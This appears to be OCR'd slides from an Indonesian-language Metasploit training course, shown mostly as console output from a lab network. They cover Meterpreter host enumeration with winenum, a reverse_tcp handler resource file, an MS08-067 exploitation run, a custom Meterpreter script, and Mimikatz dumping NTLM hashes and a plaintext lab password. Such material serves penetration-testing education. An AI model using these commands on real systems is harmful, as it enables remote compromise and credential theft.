
Meterpreter Scripting:winenum



```
[*] Sending stage (770048 bytes) to 192.168.0.27
[*] Meterpreter session 1 opened (192.168.0.14:4444 -> 192.168.0.27:1032) at

meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.0.27:445...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/CS021_20150725.
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/wi
[*] Checking if CS021 is a Virtual Machine ........
[*]     This is a VMWare virtual Machine
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command route print
[*]     running command ipconfig /displaydns
[*]     running command ipconfig /all
[*]     running command arp -a
[*]     running command cmd.exe /c set
[*]     running command net localgroup
[*]     running command net localgroup administra
[*]     running command tasklist /svc
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show confi
[*]     running command net user
[*]     running command net group
[*]     running command net share
[*]     running command net session
[*]     running command gpresult /SCOPE USER /Z
[*]     running command gpresult /SCOPE COMPUTER
[*] Running WMIC Commands ....
[*]     running command wmic netlogin get name,la
[*]     running command wmic netclient list brief
[*]     running command wmic netuse get name,user
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,
[*]     running command wmic logicaldisk get desc
[*]     running command wmic volume list brief
[*]     running command wmic service list brief
[*]     running command wmic group list
[*]     running command wmic useraccount list
[*]     running command wmic qfe
```


```
Alias name     administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to
the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
testing
The command completed successfully.
```

Meterpreter Scripting:setting script



```
root@kali:~/Desktop# cat handler6367.rc
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.0.14
set LPORT 6367
set ExitOnSession false
exploit -j -z
```

Meterpreter Scripting:setting script




```
root@kali:~/Desktop# msfconsole -r handler6367.rc
[*] Starting the Metasploit Framework console...\

                  http://metasploit.pro


Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing handler6367.rc for ERB directives.
resource (handler6367.rc)> use exploit/multi/handler
resource (handler6367.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (handler6367.rc)> set LHOST 192.168.0.14
LHOST => 192.168.0.14
resource (handler6367.rc)> set LPORT 6367
LPORT => 6367
resource (handler6367.rc)> set ExitOnSession false
ExitOnSession => false
resource (handler6367.rc)> exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.14:6367
[*] Starting the payload handler...
msf exploit(handler) >
```

Meterpreter Scripting:custom

- echo “print_status(“Hello World”)” > /usr/share/metasploit-framework/scripts/meterpreter/helloworld.rb
- meterpreter> run helloworld

Meterpreter Scripting:custom



```
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.14:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.16
[*] Meterpreter session 4 opened (192.168.0.14:4444 -> 192.168.0.16:1040)

meterpreter > run helloworld
[*] Hello World
meterpreter >
```


Mimikatz

METASPLOIT FRAMEWORK

Mimikatz


- Mimikatz sebenarnya merupakan salah satu post-exploitation tools yang dibuat oleh Benjamin Delphy, dan telah dimasukkan ke dalam meterpreter sebagai *extensions*.
- Medukung 32-bit dan 64-bit.
- Untuk menjalankan Mimikatz perlu SYSTEM level privileges.
- Untuk menggunakannya “load mimikatz”

Mimikatz




```
Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom commannd
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

Mimikatz




```
meterpreter > mimikatz_command -f version
mimikatz 1.0 x86 (RC) (Feb 10 2015 06:58:49)
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID   Package    Domain        User              Password
------   -------    ------        ----              --------
0;88878  NTLM       CS021         testing           lm{ 921988ba001dc8e14a3b108f3fa6cb6d }, ntlm{ e19ccf75ee54e06b06a5907af13cef42 }
0;996    Negotiate  NT AUTHORITY  NETWORK SERVICE   lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;997    Negotiate  NT AUTHORITY  LOCAL SERVICE     n.s. (Credentials KO)
0;52000  NTLM                                       n.s. (Credentials KO)
0;999    NTLM       MSHOME        CS021$            n.s. (Credentials KO)

meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID   Package    Domain        User              Password
------   -------    ------        ----              --------
0;999    NTLM       MSHOME        CS021$
0;997    Negotiate  NT AUTHORITY  LOCAL SERVICE
0;52000  NTLM
0;996    Negotiate  NT AUTHORITY  NETWORK SERVICE
0;88878  NTLM       CS021         testing           P@ssw0rd
```

Mimikatz



```
meterpreter > mimikatz_command -f sembarang::
Module : 'sembarang' introuvable

Modules disponibles :
                - Standard
      crypto    - Cryptographie et certificats
        hash    - Hash
      system    - Gestion syst�me
     process    - Manipulation des processus
      thread    - Manipulation des threads
     service    - Manipulation des services
   privilege    - Manipulation des privil�ges
      handle    - Manipulation des handles
 impersonate    - Manipulation tokens d'acc�s
     winmine    - Manipulation du d�mineur
 minesweeper    - Manipulation du d�mineur 7
       nogpo    - Anti-gpo et patchs divers
     samdump    - Dump de SAM
      inject    - Injecteur de librairies
          ts    - Terminal Server
      divers    - Fonctions diverses n'ayant pas encore assez de corps pour avoir leurs propres module
    sekurlsa    - Dump des sessions courantes par providers LSASS
         efs    - Manipulations EFS
meterpreter > mimikatz_command -f crypto::
Module : 'crypto' identifi�, mais commande '' introuvable

Description du module : Cryptographie et certificats
listProviders   - Liste les providers install�s)
  listStores    - Liste les magasins syst�me
listCertificates        - Liste les certificats
    listKeys    - Liste les conteneurs de cl�s
exportCertificates      - Exporte les certificats
  exportKeys    - Exporte les cl�s
    patchcng    - [experimental] Patch le gestionnaire de cl�s pour l'export de cl�s non exportable
   patchcapi    - [experimental] Patch la CryptoAPI courante pour l'export de cl�s non exportable
meterpreter > mimikatz_command -f crypto::listKeys
[user] Cl�s CryptoAPI :
         - Schedule
                Type          : AT_SIGNATURE
                Exportabilit� : NON
                Taille cl�    : 512
meterpreter > █
```

Mimikatz



```
meterpreter > mimikatz_command -f crypto::listKeys
[user] Cl�s CryptoAPI :
         - Schedule
                Type          : AT_SIGNATURE
                Exportabilit� : NON
                Taille cl�    : 512
meterpreter > mimikatz_command -f sekurlsa::
Module : 'sekurlsa' identifi�, mais commande '' introuvable

Description du module : Dump des sessions courantes par providers LSASS
         msv    - �num�re les sessions courantes du provider MSV1_0
     wdigest    - �num�re les sessions courantes du provider WDigest
    kerberos    - �num�re les sessions courantes du provider Kerberos
       tspkg    - �num�re les sessions courantes du provider TsPkg
     livessp    - �num�re les sessions courantes du provider LiveSSP
         ssp    - �num�re les sessions courantes du provider SSP (msv1_0)
logonPasswords  - �num�re les sessions courantes des providers disponibles
searchPasswords - rechere directement dans les segments m�moire de LSASS des mots de passes
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { REMOTE INTERACTIVE LOGON ; NT AUTHORITY ; d2a09762 }
[1] { testing ; CS021 ; P@ssw0rd }
[2] { testing ; CS021 ; P@ssw0rd }
meterpreter > █
```

Create Metasploit Module

METASPLOIT FRAMEWORK

